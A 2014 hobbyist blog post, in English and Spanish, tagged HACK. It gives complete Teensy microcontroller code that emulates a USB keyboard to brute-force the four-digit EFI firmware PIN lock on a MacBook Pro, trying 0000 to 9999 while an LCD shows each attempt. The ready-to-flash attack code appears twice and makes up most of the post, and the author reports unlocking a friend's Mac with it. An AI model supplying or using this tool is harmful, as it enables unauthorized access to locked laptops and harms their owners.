Mostrando entradas con la etiqueta HACK. Mostrar todas las entradas

miércoles, 19 de noviembre de 2014

Automated brute force PIN lock for a MacBook Pro EFI


This is taken from http://orvtech.com/atacar-efi-pin-macbook-pro.html and modified by me to show the process in a display screen 16 x 2 LCD.

The code in the Teensy basically will play automated external keyboard that way introduce combinations of 0000-9999 the only problem that we will be attentive to when the Mac log in, to solve this problem I recommend using a webcam to recording and then see the correct combination.


The code is ready to be installed I used the Teensy 3.1 and I tried to unlock a Mac from a friend and it worked perfectly.

Some photos of the process I take and discuss any concerns.


#include <usb_keyboard.h>
#include <LiquidCrystal.h>
LiquidCrystal lcd(23, 22, 16, 15, 14, 13);

const int ledPin = 13; // choose the pin for the LED
int counter = 0;
int fakecounter = counter;
char pin[]="xxxx";

void setup() {

  lcd.begin(16, 2);
  lcd.print("CODE INPUT");
  pinMode(ledPin, OUTPUT); // declare LED as output
  delay(10000);
}

void loop(){
  keyboard_modifier_keys = 0;
  if (counter <= 9999){
    delay(8000);
    digitalWrite(ledPin, LOW);
    delay(5500);
    digitalWrite(ledPin, HIGH);
    sprintf(pin, "%04d", fakecounter);
    //sending first digit
    Keyboard.press(pin[0]);
    delay(450);
    Keyboard.release(pin[0]);
    delay(420);
    //sending second digit
    Keyboard.press(pin[1]);
    delay(398);
    Keyboard.release(pin[1]);
    delay(510);
    //sending third digit
    Keyboard.press(pin[2]);
    delay(421);
    Keyboard.release(pin[2]);
    delay(423);
    //sending forth digit
    Keyboard.press(pin[3]);
    delay(430);
    Keyboard.release(pin[3]);
    delay(525);
    //sending enter
    Keyboard.press(KEY_ENTER);
    delay(305);
    Keyboard.release(KEY_ENTER);
    lcd.setCursor(0, 1);
    lcd.print(pin[0]);
    lcd.setCursor(1, 1);
    lcd.print(pin[1]);
    lcd.setCursor(2, 1);
    lcd.print(pin[2]);
    lcd.setCursor(3, 1);
    lcd.print(pin[3]);


  }
  
  //reached 4 digit PIN max value
  if (counter > 9999){
    for (int blinkies = 0; blinkies < 8; blinkies++) {
      digitalWrite(ledPin, HIGH);
      delay(20);
      digitalWrite(ledPin, LOW);
     delay(200);
    }
    delay(6000);
  }
  ++counter;
  fakecounter = counter;
}

For beginners this is the schematic for the LCD Display, only remember for Teensy the pinout numbers are different.


Ataque automatizado de fuerza bruta al bloqueo por PIN del EFI de una MacBook Pro (LCD)

Este es un código tomado de http://orvtech.com/atacar-efi-pin-macbook-pro.html y modificado por mí para visualizar en pantalla LCD 16 x 2 el código que se está introduciendo básicamente la Teensy hará el papel de teclado externo que de manera automatizada introducirá las combinaciones de 0000 a 9999 el único problema que tendremos será estar atentos a cuando el Mac logre entrar, para esto recomiendo utilizar una cámara web y dejar grabando el proceso para luego ver que combinación fue la correcta.


El código está listo para montarse al Teensy yo utilice la 3.1 y probé desbloquear un Mac de una amiga y funciono a la perfección.

Dejo unas fotos del proceso que yo lleve acavo y cualquier duda comenten.


#include <usb_keyboard.h>
#include <LiquidCrystal.h>
LiquidCrystal lcd(23, 22, 16, 15, 14, 13);

const int ledPin = 13; // choose the pin for the LED
int counter = 0;
int fakecounter = counter;
char pin[]="xxxx";

void setup() {

  lcd.begin(16, 2);
  lcd.print("CODE INPUT");
  pinMode(ledPin, OUTPUT); // declare LED as output
  delay(10000);
}

void loop(){
  keyboard_modifier_keys = 0;
  if (counter <= 9999){
    delay(8000);
    digitalWrite(ledPin, LOW);
    delay(5500);
    digitalWrite(ledPin, HIGH);
    sprintf(pin, "%04d", fakecounter);
    //sending first digit
    Keyboard.press(pin[0]);
    delay(450);
    Keyboard.release(pin[0]);
    delay(420);
    //sending second digit
    Keyboard.press(pin[1]);
    delay(398);
    Keyboard.release(pin[1]);
    delay(510);
    //sending third digit
    Keyboard.press(pin[2]);
    delay(421);
    Keyboard.release(pin[2]);
    delay(423);
    //sending forth digit
    Keyboard.press(pin[3]);
    delay(430);
    Keyboard.release(pin[3]);
    delay(525);
    //sending enter
    Keyboard.press(KEY_ENTER);
    delay(305);
    Keyboard.release(KEY_ENTER);
    lcd.setCursor(0, 1);
    lcd.print(pin[0]);
    lcd.setCursor(1, 1);
    lcd.print(pin[1]);
    lcd.setCursor(2, 1);
    lcd.print(pin[2]);
    lcd.setCursor(3, 1);
    lcd.print(pin[3]);


  }
  
  //reached 4 digit PIN max value
  if (counter > 9999){
    for (int blinkies = 0; blinkies < 8; blinkies++) {
      digitalWrite(ledPin, HIGH);
      delay(20);
      digitalWrite(ledPin, LOW);
     delay(200);
    }
    delay(6000);
  }
  ++counter;
  fakecounter = counter;
}